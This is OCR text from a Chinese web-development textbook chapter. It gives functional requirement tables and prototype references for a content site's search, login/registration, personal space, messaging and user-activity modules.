
28.3.16　文章搜索管理

1．功能构成

功能名称	文章内容管理		功能编号	F16	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-20
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-20
功能修改批准者	峰某某	功能修改者		高洛峰	修改次数	1
功能框图： 文章搜索管理 文章列表信息						
说明	如果文章个数比较多，通常都需要为用户提供一个搜索功能，使用户可以快速查找到自己需要的文章。 3．文章搜索页列表信息 可以按文章标题或文章内容，也可以按文章关键字进行模糊搜索，并分页显示出查询结果。在查询结果中包括文章标题、文章摘要、作者、添加时间和人气等信息。能通过文章标题直接定位到文章详细内容页面					

2．功能描述

功能需求表 f1601 文章搜索页列表信息

功能描述	文章搜索页列表信息
操作权限	匿名和登录用户均可
输入	文章标题 | 文章关键字 | 文章内容中的一个搜索信息
加工 （处理过程）	根据输入的搜索信息，从文章记录中获取符合条件的数据，并整理后以分页形式显示查找到的记录列表
输出	符合条件的文章列表
DFD 图	业务数据流程： 
注释	使用模糊查找方式

3．功能预览（如图 28-19 所示）


图 28-19　文章搜索管理模块原型图

28.3.17 登录注册管理

1. 功能构成

功能名称	登录注册管理	功能编号	F017	设计者	高洛峰
功能需求提出者（单位、姓名）	LAMP 兄弟连 高某某			完成时间	2011-11-20
功能修改提出者（单位、姓名）	LAMP 兄弟连 洛某某			修改时间	2011-11-20
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	1


功能框图：




说明	用户没有登录，只能查看系统中的文章。如果用户想对文章进行评论，或是收藏自己喜欢的文章，以及到其他人的空间查看别人发布和收藏的文章，或是管理自己的好友等，都需要登录后才能操作。但要登录网站前必须先注册成为网站的会员。 1．前台用户注册 用户可以在任意页面单击“注册”，进行会员注册。在注册的时候，必须提供：姓名、E-mail 地址、登录账号、登录密码、性别等信息，为了防止灌水，还需要提供验证码信息。如果信息正确，便可以成功注册为网站会员，并可以自动登录。 2．前台用户登录 会员可以在任意一个页面登录网站，在登录网站时，需提供用户名、密码。登录之后，需在每一个网页上显示当前登录用户的相关信息：姓名，站内信等。通过用户名上的链接可以直接进入自己的空间进行操作

2. 功能描述

功能需求表 f1701 前台用户注册

功能描述	前台用户注册
操作权限	非登录会员
输入	用户名称、用户密码、确认密码、电子邮箱、性别、验证码
加工 （处理过程）	根据用户录入的信息，先在前台进行验证，防止用户录入一些非法信息，也要在后台进行验证，防止黑客绕过表单对网站灌水。如果验证通过，则将用户注册信息保存在网站的用户记录中，成为网站的会员，并且注册完成后自动登录网站，并进入网站首页
输出	网站首页
DFD 图	业务数据流程： 
注释	处理用户信息前一定要先进行验证，除了不能有空数据和需要正解的数据格式以外，用户名还必须唯一。登录成功后，原登录表单需要变成用户信息

功能需求表 f1702 前台用户登录

功能描述	前台用户登录
操作权限	没被禁用的注册会员
输入	用户名称、用户密码
加工 （处理过程）	根据用户名称和密码作为查询条件，在所有系统用户中进行查找，如果查找到而且不是被禁用的用户，则可以顺利登录网站，如果登录失败，则提示用户
输出	用户登录前所在页面
DFD 图	业务数据流程： 
注释	处理用户信息前一定要先进行验证，登录成功后返回登录前页面

3．功能预览（如图 28-20 所示）




图 28-20　前台应用登录注册管理模块原型图


28.3.18　个人空间管理

1．功能构成

功能名称	个人空间管理		功能编号	F018	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-20
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-20
功能修改批准者	蜂某某	功能修改者		高洛峰	修改次数	2

续表


功能框图：




说明	个人空间是一个获立的管理平台，可以管理自己的账号，也可以管理自己发布的文章和评论，还可以收藏和推荐自己喜欢的文章。如果想关注其他人的文章，可以将其加为自己的好友，也可以管理自己的好友。个人空间管理有如下一些操作： 1．个人空间的首页管理 个人空间首页是一个管理平台，由三部分组成：分为顶部信息栏，左部菜单栏和右边的管理区域。 2．个人管理平台的顶部信息管理 在个人管理平台的顶部，用于显示一些页头信息，内容包括当前的登录的用户名称和进入首页及退出的链接。如果是后台登录的用户，可以出现返回后台管理平台的链接。 3．个人管理平台的左部菜单管理 左部菜单包括所有用户操作的选项，有用户账号的基本信息、关注及粉丝和访客的数量、发表文章的入口、自己的所有动态操作入口（自己的文章、自己的评论、收藏的文章和推荐过的文章），最新的关注和粉丝列表。 4．个人账号设置 个人账号设置可以查看自己的注册账号和注册邮箱，可以修改自己的账号简介。 5．个人密码修改设置 可以重新设置自己的登录密码。 6．个人账号的头像设置 可以通过上传图片重新修改自己的头像。 7．设置自己的关注好友 将其他的用户添加成为自己的关注好友。 8．取消关注的好友 在自己的关注好友中删除不想关注的一个好友。 9．关注列表管理 显示最新关注的一些用户列表。 10．粉丝列表管理 显示最新的一些关注自己的粉丝

2. 功能描述


功能需求表 f1801 个人空间首页管理

功能描述	首页管理
操作权限	登录用户
输入	用户 ID
加工 （处理过程）	根据用户的 ID 确定用户的身份，如果是自己登录用户的 ID 则获取所有与自己相关的信息，并可以对一些内容进行设置。如果是其他用户的 ID，则为登录到他人的空间
输出	用户相关信息
DFD 图	业务数据流程： 
注释	只有是登录的用户才能访问自己和别人的空间，登录别人的空间只有查看的权限


功能需求表 f1802 个人管理平台的顶部信息管理

功能描述	个人管理平台的顶部信息管理
操作权限	登录用户
输入	当前登录用户的会话 ID
加工 （处理过程）	获取当前登录的用户名并显示，并提供进入网站首页和退出的入口。如果正在登录他人空间，则可以通过用户名的链接返回自己的空间
输出	用户名及其他信息
DFD 图	业务数据流程： 
注释	在平台的顶部只能是当前登录用户的信息


功能需求表 f1803 个人管理平台左部菜单管理

功能描述	个人管理平台左部菜单管理
操作权限	登录用户
输入	用户 ID
加工 （处理过程）	如果是别人登录到你的空间，通过他人的用户的 ID 设置访客数量，并根据用户 ID 获取用户的关注数量、粉丝数量、访客数量，以及发布的文章和评论，收藏和评论的数量
输出	用户操作菜单信息
DFD 图	业务数据流程： 
注释	每个菜单项都是一个操作的入口，通过判断是自己还是别人的空间，显示不同的操作界面


功能需求表 f1804 个人账号设置

功能描述	个人账号设置
操作权限	登录用户
输入	当前登录用户 ID 和需要修改的个人信息
加工 （处理过程）	根据当前登录的用户 ID 获取用户个人信息并显示在修改界面上。当用户输入需要修改的个人信息并提交后，修改用户自己的原记录，并刷新菜单重新显示
输出	修改后的个人信息
DFD 图	业务数据流程： 
注释	修改个人账号信息时，注册的用户名称和用户邮箱不能修改，只能修改个人简介


功能需求表 f1805 个人密码修改设置

功能描述	个人密码修改设置
操作权限	登录用户
输入	当前登录的用户 ID 和新密码，以及确认密码
加工 （处理过程）	根据提交的用户 ID、原密码和新密码对用户原记录的密码进行重新设置
输出	用户修改界面
DFD 图	业务数据流程： 
注释	必须对原密码验证通过后才能修改新密码


功能需求表 f1806 个人账号的头像设置

功能描述	个人账号的头像设置
操作权限	登录用户
输入	当前登录用户的 ID 和新用户头像
加工 （处理过程）	根据用户新上传的头像图片，更新用户的头像
输出	头像修改界面
DFD 图	业务数据流程： 
注释	新头像的大小不要超过 500KB，缩放的大小为 100×100 像素，上传新头像成功后一定要删除原有的头像图片


功能需求表 f1807 设置自己的关注好友

功能描述	设置自己的关注好友
操作权限	登录用户
输入	当前登录的用户 ID、被关注的用户 ID 和被关注用户的用户名称
加工 （处理过程）	根据提供的关注用户 ID 和用户名称设置自己的关注列表
输出	关注成功状态
DFD 图	业务数据流程： 
注释	设置关注成功后返回成功的确认状态


功能需求表 f1808 取消自己的关注好友

功能描述	取消自己的关注好友
操作权限	登录用户
输入	当前登录的用户 ID、被关注的好友 ID
加工 （处理过程）	根据提供的被关注好友的 ID，删除一条动态记录，将在自己的好友列表中将被关注的用户取消
输出	成功取消后的状态
DFD 图	业务数据流程： 
注释	删除被关注的用户成功后返回成功的确认状态

功能需求表 f1809 关注列表

功能描述	关注列表管理
操作权限	登录用户
输入	用户 ID
加工 （处理过程）	根据用户 ID 获取这个用户的所有关注用户，并分页显示所有被关注用户的列表
输出	被关注的用户列表
DFD 图	业务数据流程： 
注释	每页显示 24 个被关注用户

功能需求表 f1810 粉丝列表管理

功能描述	粉丝列表管理
操作权限	登录用户
输入	用户 ID
加工 （处理过程）	根据用户 ID 获取这个用户的所有粉丝用户，并分页显示所有粉丝用户的列表
输出	用户的粉丝列表
DFD 图	业务数据流程： 
注释	每页显示 24 个粉丝用户

3．功能预览（如图 28-21 所示）


图 28-21　个人中心管理模块原型图

28.3.19　消息管理

1．功能构成


功能名称	消息管理		功能编号	F19	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-24
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-24
功能修改批准者	峰某某	功能修改者		高洛峰	修改次数	1

续表

功能框图：  	
说明	消息管理即站内信，是为同一个网站的用户提供的交流平台。可以通过用户注册的用户称向指定的用户发消息，也可以在登录其他用户空间时，通过发消息的链接向这个用户发信息。还可以管理自己的消息，包括查看、回复和删除消息的操作。 1．查看自己的站内消息列表 和使用 E-mail 相似，通过列表加分页显示所有接收到的站内消息 2．编写并向指定的用户发送站内信 可以通过用户名称向指定用户发送站内消息 3．查看自己接收到的单个消息 通过消息列表中的链接可以查看每一个消息的详细内容，并且可直接进行回复 4．删除自己接收的消息 可以删除自己接收到的指定消息记录

2．功能描述


功能需求表 f1901 查看自己的站内消息列表

功能描述	查看自己的站内消息列表
操作权限	当前登录用户
输入	当前登录的用户名称
加工 （处理过程）	通过当前用户的登录名称，以这个名称作为条件，从消息记录中获取当前登录用户的所有消息记录，并通过分页列表的形式输出给用户
输出	当前登录用户的全部消息记录
DFD 图	业务数据流程： 
注释	按时间倒序排列，每页显示 10 条消息记录，并在关联的用户记录中获取用户名称


功能需求表 f1902 编写并向指定用户发站内信

功能描述	编写并向指定用户发站内信
操作权限	当前登录用户，具有发站内信的权限
输入	当前用户 ID，指定的用户名称，当前时间，消息标题，消息体内容
加工 （处理过程）	通过用户输入的消息发送给指定的用户
输出	成功发送的状态提示


续表

DFD 图	业务数据流程： 
注释	必须具有发站内信的权限，如果指定的用户名称不存在，则不能发送消息

功能需求表 f1903 查看自己接收到的单个消息

功能描述	查看自己接收到的单个消息
操作权限	当前登录用户
输入	具体的消息编号
加工 （处理过程）	通过具体的消息编号，从消息记录中获取单个消息的全部内容并显示给用户
输出	单个消息的详细内容
DFD 图	业务数据流程： 
注释	查看过的消息设置为已读状态

功能需求表 f1904 删除自己接收的消息记录

功能描述	删除自己接收的消息记录
操作权限	当前登录用户
输入	具体的消息编号和当前登录的用户名称作为删除条件
加工 （处理过程）	根据当前的用户名称进行权限确认，并根据提供的消息编号对数据中的消息记录进行删除
输出	删除后的全部消息记录
DFD 图	业务数据流程： 
注释	只有登录的用户，并且只能删除自己的消息记录

3．功能预览（如图 28-22 所示）





图 28-22　消息管理模块原型图

28.3.20　动态管理

1．功能构成

功能名称	动态管理	功能编号	F20	设计者	高洛峰
功能需求提出者（单位、姓名）	LAMP 兄弟连 高某某			完成时间	2011-11-24
功能修改提出者（单位、姓名）	LAMP 兄弟连 洛某某			修改时间	2011-11-24
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	1

功能框图：



说明

所谓的动态管理，即用户在网站的一些系列活动管理，包括用户发表的文章、用户对文章的评论，以及用户的收藏和推荐等操作。

1．发表文章

用户登录到自己空间以后，如果具有发表文章的权限，则可以发表自己的文章。

2．修改文章

用户可以修改自己发表的文章，如果登录的用户具有管理文章的权限，还可以修改别人发表的文章。

3．发表评论

登录的用户如果具有发表评论的权限，并且在文章允许被评论的情况下，就可以发表自己的评论。

4．修改评论


用户可以修改自己发表过的评论，如果用户具有管理文章的权限，则可以修改别人发表的论评。

续表


	5．删除评论 用户可以删除自己发表过的评论，如果用户具有管理文章的权限，还可以删除别人发表的论评。 6．动态列表 动态列表用来显示登录用户自己在网站中的一系列动态操作，如果登录到他人空间，则显示这个用户的一系列动态操作。 7．设置收藏 如果看到自己感兴趣的文章，可以将这篇文章收藏到自己的空间，方便以后查看。 8．设置推荐 可以对自己感兴趣的文章进行推荐设置，让其他用户也可以得到分享。 9．删除动态 用户的一系列操作中，用户自己可以取消做过的操作

2．功能描述


功能需求表 f2001 发表文章

功能描述	发表文章
操作权限	当前登录用户并具有发表文章的权限
输入	文章类别、文章标题、文章摘要、文章来源、关键字、推荐状态、评论状态、文章内容、添加时间
加工 （处理过程）	对用户输入的文章信息进行检查并添加到数据库的文章记录中
